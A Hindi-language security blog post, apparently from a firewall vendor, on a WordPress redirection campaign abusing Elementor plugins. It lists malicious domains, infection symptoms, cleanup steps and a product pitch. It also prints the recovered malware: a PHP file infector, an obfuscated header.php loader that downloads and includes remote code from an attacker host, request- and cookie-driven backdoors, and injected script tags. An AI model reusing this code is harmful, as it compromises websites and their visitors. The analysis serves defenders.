पिछले कुछ महीनों में वर्डप्रेस थीम और प्लगइन में कमजोरियों को लक्षित करने वाले हमले केवल बढ़े हैं। वर्डप्रेस प्लगइन पर पहले से चल रहे हमले अभियान - Elementor Pro, The Ultimate Addons of Elementor & Astra Theme ने एक नया मोड़ ले लिया है जिसमें रीडायरेक्शन हैक अभियान सामने आए हैं जो उपयोगकर्ताओं को संदिग्ध वेबसाइटों पर रीडायरेक्ट करते हैं जैसे
- digestcolect [.] com,
- js[.]donatelloflowfirstly.ga,
- track[.]developfirstline[.]com/t.js?s=5,
- deliverynotforme[.]best,
- 0.beerockstars[.]ga/?p=me3gmnbugm5gi3bpgq3tknq&sub2=mtrolley83,
- 0.directedmyfounds[.]ga/?p=gi3tazrwga5gi3bpgizdgmq&sub2=mstimens3,
- well.linetoadsactive[.]com/m.js?n=nb5,
- 0.realhelpcompany[.]ga,
- fast.helpmart[.]ga/m[.]js?w=085,
- dock.lovegreenpencils[.]ga/m.js?n=nb5,
- cht.secondaryinformtrand[.]com/m.js?n=nb5,
- main.travelfornamewalking[.]ga/,
- irc.lovegreenpencils[.]ga/, आदि।
Elementor और Ultimate Addons for Elementor दोनों ने इन सुरक्षा मुद्दों को पैच करने के लिए अपडेट जारी किए हैं, इसलिए कृपया यदि पहले से नहीं किया है तो निम्नलिखित संस्करणों में अपडेट करें:
- Elementor Pro: 2.9.4
- Ultimate Addons for Elementor: 1.24.2
संबंधित हैक – हमने वर्डप्रेस वेबसाइटों को track. developfirstline[.com]/t.js?s=5′ type='text/javascript पर रीडायरेक्ट होते हुए भी देखा है
अब तक हम क्या जानते हैं…
प्रभावित वेबसाइटों द्वारा दिखाया गया एक सामान्य लक्षण है - रीडायरेक्शन।
उस ने कहा, अन्य लक्षण भी हैं जो हमले का संकेत देते हैं:
- वेबसाइट रूट डायरेक्टरी में बकवास फाइलें जोड़ी गईं
- वर्डप्रेस एडमिन क्षेत्र में अनधिकृत एडमिन यूजर जोड़े गए
- /wp-content/uploads/elementor/custom-icons/ में अज्ञात फाइलें और फ़ोल्डर
- वेबसाइट रूट में अज्ञात फाइलें जैसे
wp-xmlrpc.phpwp-cl-plugin.php - फाइल सिस्टम में हजारों अज्ञात दुर्भावनापूर्ण जावास्क्रिप्ट और PHP फाइलें जोड़ी गईं

दुर्भावनापूर्ण 'tap.digestcolect.com/r.php?id=0 spam/' वेबसाइट रीडायरेक्शन कोड कैसा दिखता है?
- निम्नलिखित कोड ' hjghjerg ' नाम की फाइल के तहत पाया गया था:
<?php $lastRunLog = "./debugs.log"; if (file_exists($lastRunLog)) { $lastRun = file_get_contents($lastRunLog); if (time() - $lastRun >= 6400) { search_file($_SERVER['DOCUMENT_ROOT']."/../../../../../../../../","index"); search_file_js($_SERVER['DOCUMENT_ROOT']."/../../../../../../../../",".js"); file_put_contents($lastRunLog, time()); } } else { search_file($_SERVER['DOCUMENT_ROOT']."/../../../../../../../../","index"); search_file_js($_SERVER['DOCUMENT_ROOT']."/../../../../../../../../",".js"); file_put_contents( './debugs.log', time()); } function search_file($dir,$file_to_search){ $files = @scandir($dir); if($files == false) { $dir = substr($dir, 0, -3); if (strpos($dir, '../') !== false) { @search_file( $dir,"index"); return; } if($dir == $_SERVER['DOCUMENT_ROOT']."/") { @search_file( $dir,"index"); return; } } ... function search_file_js($dir,$file_to_search){ $files = @scandir($dir); if($files == false) { $dir = substr($dir, 0, -3); if (strpos($dir, '../') !== false) { @search_file_js( $dir,".js"); return; } if($dir == $_SERVER['DOCUMENT_ROOT']."/") { @search_file_js( $dir,".js"); return; } } foreach($files as $key => $value){ $path = realpath($dir.DIRECTORY_SEPARATOR.$value); if(!is_dir($path)) { if (strpos($value,$file_to_search) !== false && (strpos($value,".js") !== false)) { make_it_js($path); } }else if($value != "." && $value != "..") { search_file_js($path, $file_to_search); } } } function make_it_js($f){ $g = file_get_contents($f); if (strpos($g, 'var') !== false) { $g = file_get_contents($f); if (strpos($g, 'mndfhghjf') !== false) { } else { $l2 = ""; $g = file_get_contents($f); $g = $l2.$g; @system('chmod 777 '.$f); @file_put_contents($f,$g); $g = file_get_contents($f); if (strpos($g, 'mndfhghjf') !== false) { } } } } function make_it($f){ $g = file_get_contents($f); if (strpos($g, 'trackstatisticsss') !== false) { } else { $l2 = ""; $g = $l2.$g; @system('chmod 777 '.$f); @file_put_contents($f,$g); $g = file_get_contents($f); if (strpos($g, 'trackstatisticsss') !== false) { } } }- कोड का यह टुकड़ा header.php फाइल के अंदर पाया गया था:

<?php $c = chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99)."ode"; $d = chr(102).chr(105).chr(108)."e".chr(95)."get".chr(95)."con".chr(116).chr(101).chr(110).chr(116).chr(115); $b = $c($d(chr(104).chr(116).chr(116).chr(112).chr(58).chr(47).chr(47).chr(99).chr(115).chr(115).chr(46).chr(100).chr(105).chr(103).chr(101).chr(115).chr(116).chr(99).chr(111).chr(108).chr(101).chr(99).chr(116).chr(46).chr(99).chr(111).chr(109).chr(47).chr(109).chr(46).chr(116).chr(120).chr(116))); $c1 = chr(104); @file_put_contents($c1,chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).$b);@include($c1);@unlink($c1); ?><?php if(isset($_REQUEST[chr(97).chr(115).chr(97).chr(118).chr(115).chr(100).chr(118).chr(100).chr(115)]) && md5($_REQUEST[chr(108).chr(103).chr(107).chr(102).chr(103).chr(104).chr(100).chr(102).chr(104)]) == chr(101).chr(57).chr(55).chr(56).chr(55).chr(97).chr(100).chr(99).chr(53).chr(50).chr(55).chr(49).chr(99).chr(98).chr(48).chr(102).chr(55).chr(54).chr(53).chr(50).chr(57).chr(52).chr(53).chr(48).chr(51).chr(100). .. chr(111).chr(110).chr(116).chr(101).chr(110).chr(116).chr(115);$b1 = chr(100).chr(101).chr(99).chr(111).chr(100).chr(101);$b2 = chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).$b1; $z1 = chr(60).chr(63).chr(112).chr(104).chr(112).chr(32); $z2 = $z1.$b2($_REQUEST[chr(100).chr(49)]); $z3 = $b2($_REQUEST[chr(100).chr(49)]); @$n3($a,$z2); @include($a);@unlink($a); $a = chr(47).chr(116).chr(109).chr(112).chr(47).$a; @$n3($a,$z2); @include($a);@unlink($a);die(); } ?><?php if(isset($_GET[5]) && md5($_GET[5]) == "37147ec1ab66861d6e2ef8f672cb2c0b") {function _1896550334($i){$a=Array("jweyc","aeskoly","owhggiku","callbrhy","H*","");return $a[$i];} function l__0($_0){return isset($_COOKIE[$_0])?$_COOKIE[$_0]:@$_POST[$_0];if(3404<mt_rand(443,2956))session_get_cookie_params($_COOKIE,$_0,$_POST,$_0);}$_1=l__0(_1896550334(0)) .l__0(_1896550334(1)) .l__0(_1896550334(2)) .l__0(_1896550334(3));if(!empty($_1)){$_1=str_rot13(@pack(_1896550334(4),strrev($_1)));if(isset($_1)){$_2=create_function(_1896550334(5),$_1);$_2();exit();}}else{echo base64_decode("bG9jYWwtZXJyb3Itbm90LWZvdW5k");}die();} ?><script src='https://css.digestcolect.com/g.js?v=1.0.0' type='text/javascript'></script>?><script src='https://css.digestcolect.com/g.js?v=1.0.0' type='text/javascript'></script>- कुछ कोर थीम फाइलों में यह कोड पाया गया था:
<script type='text/javascript' src='https://js.digestcolect.com/g.js?v=18'></script><script type='text/javascript' src='https://js.digestcolect.com/g.js?v=18'></script>
Digestcolect [.] com रीडायरेक्शन को कैसे ठीक करें?
यदि आपकी वेबसाइट रीडायरेक्ट कर रही है या हैक के अन्य लक्षण दिखा रही है, तो आप निम्न कार्य करके अपनी घटना प्रतिक्रिया को तेज कर सकते हैं:
- हैकर्स को आकर्षित करने वाली पसंदीदा फाइलों की जांच करके शुरू करें जैसे functions.php, wp-config.php और index.php
- अपने सर्वर पर मौजूद कोर वर्डप्रेस फाइलों की तुलना करें ताकि यह जांचा जा सके कि हैकर्स ने कोर फाइलों को संक्रमित तो नहीं किया है
- ऑनलाइन मैलवेयर स्कैनर से अपनी वेबसाइट को स्कैन करें।
- अपरिचित एडमिन और यूजर के लिए डेटाबेस की जांच करें
- बकवास फाइलों के लिए अपने रूट डायरेक्टरी की जांच करें
आप अधिक गहन मैलवेयर हटाने के लिए हमारे वर्डप्रेस रीडायरेक्शन हटाने गाइड का पालन कर सकते हैं या इसके लिए इस चरण-दर-चरण ट्यूटोरियल का पालन कर सकते हैं।
यदि रीडायरेक्शन अभी भी बना रहता है, तो यह काफी संभव है कि हैकर्स ने आपकी वेबसाइट पर बैकडोर भी इंजेक्ट किए हों। यह आमतौर पर कोड समीक्षा के साथ गहन मैलवेयर स्कैन की आवश्यकता होती है ताकि वेबसाइट को साफ किया जा सके।
यह भी देखें: चरण-दर-चरण वर्डप्रेस मैलवेयर हटाने की गाइड
संक्रमित नहीं? अपनी वेबसाइट सुरक्षित करें
भाग्यशाली हैं कि आप शोषण से बच गए। लेकिन संयोग पर न खेलें। अभी अपनी वेबसाइट को सुरक्षित करना बेहतर है। Astra Security जैसा प्रीमियम फायरवॉल 24×7 निगरानी और JS इंजेक्शन, SQLi, CSRF, XSS, खराब बॉट्स, RFI, LFI, और सौ अन्य जैसे हमलों से सुरक्षा के साथ आपकी वेबसाइट को सुरक्षित करने में एक लंबा रास्ता तय करता है।

मैलवेयर स्कैनर, कंट्री ब्लॉकिंग, IP ब्लॉकिंग जैसे अतिरिक्त सुरक्षा उपकरणों की एक भीड़ के साथ, Astra सुरक्षा व्यवसायों और ब्लॉग्स के लिए समान रूप से आसान है।